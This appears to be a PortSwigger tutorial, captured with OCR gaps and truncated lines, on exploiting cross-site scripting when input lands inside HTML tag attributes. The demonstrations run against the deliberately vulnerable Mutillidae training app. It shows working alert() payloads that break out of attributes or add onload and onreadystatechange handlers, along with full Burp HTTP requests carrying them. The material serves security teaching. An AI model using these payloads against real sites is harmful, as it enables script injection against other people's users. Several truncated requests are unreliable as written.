Exploiting XSS - Injecting into Tag Attributes

In our article "Exploiting XSS - Injecting in to Direct HTML" we started to explore the concept of exploiting XSS in various contexts by identifying the synt
context of the response. In this article we demonstrate some methods of modifying your input when injecting in to various Tag Attributes.


By modifying your input appropriately, you can help ensure that the JavaScript included in your payload is executed as intended.

The example uses a version of "Mutillidae" taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.
page used is the XSS Document view page; you can access this page from the vulnerabilities console.

Tag Attribute

Suppose that after inputting a benign string (asdfghjkl) to each entry point in an application, the returned page contains the following:

```
<tag attribute="**asdfghjkl**" name="example" value="1">
```




```
                        </table>
                </form>

                <div>&nbsp;</div>
                <div class="label" ReflectedXSSExecutionPoi
                Currently viewing document &quot;asdfghjkl&
</div>
                <div>&nbsp;</div>
                <iframe src="asdfghjkl" width="700px"
height="500px"></iframe>
</fieldset>


<script type="text/javascript">
                try{
```

One obvious way to craft an XSS exploit is to terminate the double quotation marks that enclose the attribute value, close the attribute tag, and then employ some means of introducing JavaScript, such as a script tag. For example:


```
"><script>alert(document.domain)</script>
```



```
GET
/mutillidae/index.php?PathToDocument=asdfghjkl"><scrip
alert(document.domain)</script>&page=document-viewer.p
&document-viewer-php-submit-button=View%20Document
HTTP/1.1
Host: 172.16.67.136
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer:
http://172.16.67.136/mutillidae/index.php?page=documen
iewer.php&PathToDocument=documentation/how-to-access-M
illidae-over-Virtual-Box-network.php
Cookie: showhints=0;
remember_token=PNkIxJ3DG8iXL0F4vrAWBA; tz_offset=3600;
```

Check that the payload appears unmodified in the response, before testing the exploit in your browser.

You can use Burp's "Request in browser" function to perform this check.




```
                        </table>
                </form>

                <div>&nbsp;</div>
                <div class="label" ReflectedXSSExecutionPoint="1">
                Currently viewing document
&quot;asdfghjkl"><script>alert(document.domain)</script>&quot;   </div>
                <div>&nbsp;</div>
                <iframe src="asdfghjkl"><script>alert(document.domain)</script>" width=
height="500px"></iframe>
</fieldset>


<script type="text/ja
                try{
                        docum                                   cument").focus();
                }catch(e){
                        alert                                   eld path_to_document: ' +
e.message);
                }// end try
</script>

                        </div
                        </tr>
                </table>
```


If your exploit has executed correctly your browser should render a pop-up alert.


Please Choose Document to V
Change Log
Robots.txt
Installation Instructions: Windows 7 (P
How to access Mutillidae over Virtual-B
172.16.67.136
OK
Currently viewing document "asdfg

Event Handlers

An alternative method in this situation, which may bypass certain input filters, is to remain within the attribute tag itself but inject an event handler containing JavaScript. For example:

```
" onload="alert(1)
```




```
GET
/mutillidae/index.php?PathToDocument="%20onload%3d"ale
p&document-viewer-php-submit-button=View%20Document HT
Host: 172.16.67.136
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
Trident/5.0)
Connection: close
Referer:
http://172.16.67.136/mutillidae/index.php?page=documen
cumentation/how-to-access-Mutillidae-over-Virtual-Box-
Cookie: showhints=0; remember_token=PNkIxJ3DG8iXL0F4vr
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff
PHPSESSID=fd241nik8mujmcam4eduprnjc0; acopendivids=swi
acgroupswithpersist=nada
```

In this example we can see that the JavaScript executes without requiring any user interaction.

Numerous event handlers can be used with various tags to cause a script to execute. Another example that requires no user interaction is:


```
<xml onreadystatechange=alert(1)>
```


p?PathToDocument" onload%3d"alert(1)&page=document-viewer.php&doc
OWASP Mutillidae II: Web P
: 2.6.3.1
Security Level: 0 (Hosed)
Hints: D
gister
Toggle Hints
Toggle Secu
1
O
Back
Help Me!

Hidden Input

XSS in hidden inputs is frequently very difficult to exploit because typical JavaScript events like onmouseover and onfocus can't be triggered due to the element being invisible.

However, with some user interaction it is possible to execute an XSS payload. You can read more about this technique on our blog post - XSS in Hidden Input Fields.




PortSwigger Web Security Blog

Monday, November 16, 2015

XSS in Hidden Input Fields

At PortSwigger, we regularly run pre-release builds of Burp Suite a
of popular web applications to make sure it's behaving properly. Wh
Liam found a Cross-Site Scripting (XSS) vulnerability in [REDACTE
element:

```
<input type="hidden" name="redacted" value="defa
injection="xss" />
```



Related articles:

- Getting started with Burp Proxy
- Using Burp Repeater

Burp Suite

Web vulnerability scanner
Burp Suite Editions
Release Notes

Vulnerabilities

Cross-site scripting (XSS)
SQL injection
Cross-site request forgery
XML external entity injection
Directory traversal
Server-side request forgery

Customers

Organizations
Testers
Developers

Company

About
PortSwigger News
Careers
Contact
Legal
Privacy Notice

Insights

Web Security Academy
Blog
Research
The Daily Swig

Follow us